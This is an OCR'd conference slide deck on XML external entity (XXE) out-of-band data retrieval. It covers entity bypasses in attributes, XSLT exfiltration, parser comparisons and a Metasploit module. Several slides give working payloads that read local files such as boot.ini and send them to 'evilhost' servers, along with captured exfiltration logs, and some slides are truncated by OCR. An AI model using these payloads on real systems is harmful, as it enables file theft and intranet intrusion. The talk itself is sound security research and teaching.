
XML Out-Of-Band Data Retrieval

Timur Yunusov

Alexey Osipov



Who we are

- Timur Yunusov:
  - Web Application Security Researcher
  - International forum on practical security «Positive Hack Days» developer
- Alexey Osipov:
  - Attack prevention mechanisms Researcher
  - Security tools and Proof of Concepts developer
- SCADA StrangeLove team members

Agenda

- XML Overview
- XML eXternal Entities
- Entities in attributes
- Out-Of-Band attack
  - DTD
  - XSLT
- Summary
- Demos
- Questions

XML OVERVIEW

XML overview

- Very popula
  - Serializatic
  - SOA-archit OAuth)
  - Human-re ded to be)
- Many parsers/many options controlling behavior (over 9000)
- Many xml-extensions like XSLT, SOAP, XML schema

XML overview

- Many opportunities lead to many vulnerabilities:
  - Adobe (@agarri_fr, spasibo)
  - PostgreSQL (@d0znpp), PHP, Java

- Many hackers techniques

XML EXTERNAL ENTITY

XML entities


- Entities:
  - Predefined *& < %*
  - General *<!ENTITY general “hello”>*
  - Parameter *<!ENTITY % param “hello”>*
- General and parameter entities may be:
  - Internal (defined in current DTD)
  - External (defined in external resource)

XXE impact

- Local file reading
- Intranet access
- Host-scan/Port-scan
- Remote Code Execution (not so often)
- Denial of Service

XXE techniques

- XML data output (basic)
- Error-based XXE
  - DTD (invalid/values type definition)
  - Schema validation
- Blind techniques
  - XSD values bruteforce (@d0znpp)



Error based output

- Schema validation In Xerces

parser error : Invalid URI: :*[file]*

I/O warning : failed to load external entity*"[file]"*

parser error : DOCTYPE improperly terminated

Warning: *** *[file]* in *** on line 11

<!DOCTYPE html[

<!ENTITY % foo SYSTEM "file:///c:/boot.ini">

%foo;]>

XML constraints

- XML validity/well-formedness

```
[VC: Attribute Default Value
    Syntactically Correct]
[VC: Attribute Value Type]
[VC: Element Valid]
[VC: Entity Declared]
[VC: Entity Name]
[VC: Enumeration]
[VC: Fixed Attribute Default]
[VC: ID Attribute Default]
[VC: IDREF]
[VC: ID]
[VC: Name Token]
[VC: No Duplicate Tokens]
[VC: No Duplicate Types]
[VC: No Notation on Empty Element]
[VC: Notation Attributes]
[VC: Notation Declared]
[VC: One ID per Element Type]
[VC: One Notation Per Element Type]
[VC: Proper Conditional
    Section/PE Nesting]
[VC: Proper Declaration/PE Nesting]
[VC: Proper Group/PE Nesting]
[VC: Required Attribute]
[VC: Root Element Type]
[VC: Standalone Document Declaration]
[VC: Unique Element Type Declaration]
[VC: Unique Notation Name]
[WFC: Element Type Match]
[WFC: Entity Declared]
[WFC: Entity Declared]
[WFC: External Subset]
[WFC: In DTD]
[WFC: Legal Character]
[WFC: No < in Attribute Values]
[WFC: No External Entity References]
[WFC: No Recursion]
[WFC: PE Between Declarations]
[WFC: PEs in Internal Subset]
[WFC: Parsed Entity]
[WFC: Unique Att Spec]
```

Parameter entities resolve/validation algorithm

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html [
<!ENTITY % internal SYSTEM "local_file.xml">
%internal; ]>
<html>&title;</html>
```

<!ENTITY title "Hello, World!">]>

local_file.xml:

<!ENTITY title "Hello, World!">

XXE attacks restrictions

- XML parser reads only valid xml documents
  - No binary =(
    (http://www.w3.org/TR/REC-xml/#CharClasses)
  - Malformed first string (no encoding attribute) (Some parsers)
  - But we have wrappers!
- Resulting document should also be valid
  - No external entities in attributes

ENTITIES IN ATTRIBUTES

System entities restrictions bypass within attributes

Well-formed constraint:

- No External Entity References

- So, this is not possible, right?

```
<!DOCTYPE root[
        <ENTITY internal SYSTEM "file:///etc/passwd">
]>
<root attrib="&internal;“/>
```

System entities restrictions bypass within attributes


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://evilhost/evil.xml">

<!ENTITY internal '[boot loader] timeout ***'>

<root attrib="&internal;" />
```

Evil.xml

```
<!ENTITY % payload SYSTEM "file:///c:/boot.ini">
<!ENTITY % param1 "<!ENTITY internal '%payload;'>">
```

Pattern validation

```
<xs:restriction base="xs:string">
  <xs:pattern value="&test;" />
</xs:restriction>
```



DEMO


OUT-OF-BAND ATTACK

XXE attacks restrictions

Server-side in general (except Adobe XXE SOP bypass)

CVE-ID	
CVE-2013-0624 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Adobe Reader and Acrobat 9.x before 9.5.3, 10.x before 10.1.5, and 11.x before 11.0.1 allow attackers to bypass intended access restrictions via unspecified vectors, a different vulnerability than CVE-2013-0622.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
• CONFIRM:http://www.adobe.com/support/security/bulletins/apsb13-02.html	
Status	
Candidate	This CVE Identifier has "Candidate" status and must be reviewed and accepted by the CVE Editorial Board before it can be updated to official "Entry" status on the CVE List. It may be modified or even rejected in the future.


XXE OOB


What do we want?
Get file contents!
How do we want it?
Without any direct output!

XXE OOB

What other OOB communication techniques are present?

DNS exfiltration via SQL Injection (@stamparm)



- UTL_HTTP.REQUEST
- xp_fileexist
- Dblink
- LOAD_FILE

```
2013-02-11 16:16:04,585:WARNING:DNS lookup: <Packet (50051, [<Question
 (10.2.0.1.0.       .       .me <class 'dnstk.resources.AResource'> IN)>],
 [], [], [])> from: ('ns2.mastertel.ru', [], ['          '])
root@      :~/xml_exploit_v2#
```


XXE OOB

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://evilhost/evil.xml">
%remote;
<!ENTITY % trick SYSTEM 'http://evil/?%5Bboot%20'>
%trick;]>
```

Evil.xml

```
<!ENTITY % payl SYSTEM "file:///c:/boot.ini">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://evil/?%payl;'>">
```

XXE OOB



PROFIT!

Parsing restrictions

- Beside restrictions of all entities there are also new ones
- “PEReferences forbidden in internal subset” (c) XML Specification
  - So we should be able to read some external resource (local or remote)
  - Wrappers

Parsing restrictions

- Quotes are blocking definition of entities
  - One should try single/double quotes when defining entity

<!ENTITY % int "<!ENTITY % trick '[file content']'>"

- Space/new line/other whitespace symbols should not appear in URI
  - Wrappers again =)
  - Or not even needed

Vectors

- Depending on parser features – lack of DTD validation in main document doesn't mean lack of validation everywhere. Some possible clues:
  - External DTD or Internal DTD subset from external data
  - Parameter entities only
  - XSD Schema
  - XSLT template

Vectors

- <!DOCTYPE root SYSTEM “…”>
- <!ENTITY external PUBLIC “some_text” “…”>
- <tag xsi:schemaLocation=“…”/>
- <tag xsi:noNamespaceSchemaLocation=“…”/>
- <xs:include schemaLocation=“…”>
- <xs:import schemaLocation=“…”>
- <?xml-stylesheet href=“…”?>

XSLT OUT-OF-BAND

XSLT OOB

- Controlling XSLT transformation template we can access some data from sensitive host:

```
<xsl:variable name="payload"
    select="document('http://sensitive_host/',/)"/>
<xsl:variable name="combine"
    select="concat('http://evilhost/', $payload)"/>
<xsl:variable name="result"
    select="document($combine)" />
```

XSLT OOB

- Depending on available features we can:
  - Get non-xml data using “unparsed-text” function
  - Enumerate services/hosts with “*-available” functions
  - With substring() we can craft such DNS hostname, that will let us obtain some sensitive data via malicious DNS request to our server

DEMO

Vectors

W3C Recommendation

W3C

Extensible Markup Language (XML) 1.0

W3C Recommendation 26 November 2008

XML

```
POST / HTTP/1.1
Host: vu
Content-T
Content-L
```

WAT R U DOIN?

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE html [
   <!ENT
   %exte
]>
<html/>
```

XML

```
HTTP/1.0 200 OK
Content-T
    <!ENTI
    <!ENT
        'http://evilhost:1234/result?%payload;'>">
```

STAHP!

```
C:\Python27\python.exe
GET /result?[boot%20loader]%0D%0Atimeout=
partition(1)%5CWINDOWS%0D%0A[operating%20
 HTTP/1
Host: evi
Connect
```

SUMMARY

XXE OOB Profit

- Server-side
  - Send file content over DNS/HTTP/HTTPs/Smb?
  - Without error/data output
- Client-side products
  - Nobody has ever tried to hack oneself ;)
  - Lots of products…

Parsers diff – MS with System.XML

- Pros:
  - URL-encodes query string for OOB technique
  - Saves all line feeds in attributes
- Cons:
  - Can't read XML files without encoding declaration (we can still read Web.config .NET)
  - No wrappers (except system-wide)

Parsers diff – Java Xerces

- Pros:
  - Can read directories!
  - Sends NTLM auth data
  - Different wrappers
- Cons:
  - Converts line feeds to spaces when inserting in attribute
  - Can't read multiline files with OOB technique

Parsers diff – libxml (PHP)

- Pros
  - Wrappers! (expect://, data://)

    (http://www.slideshare.net/phdays/on-secure-application-of-php-wrappers)
  - Most liberal parsing ???
- Cons
  - Can't read big files by default (>8Kb)

Parsers diff

	MS System.XML	Java Xerces	Libxml (PHP)
External entity in attribute value	+	Line feeds are converted to spaces	+
OOB read multiline	+	–	+
OOB read big files	+	+	Option is often enabled
Directory listing	–	+	–
Validating schema location	–	+	–

DEMO

Tools

XXE OOB Exploitation Toolset for Automation

- DNS knocking
- Vectors set
- HTTP Server

Tools

Metasploit module (special thnx2 @vegoshin)

- Vector set and HTTP server provided to you in your MSF ;-)

Name	Current Setting	Required	Description
EXTSRVHOST	8.8.8.8	no	External server IP
EXTSRVPORT	53	no	External server port
FILE	/etc/passwd	no	File to read
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
URIPATH	/	no	The URI to use for this expl

DEMO

Conclusions

- General ruination? ;-)
- Toolset
- New ideas for new vectors and applications

Special greetz

- Arseniy Reutov
- Ilya Karpov
- Mihail Firstov
- Sergey Pavlov
- Vyacheslav Egoshin

Questions?

www.scadastrangelove.org

@GiftsUngiven

@a66at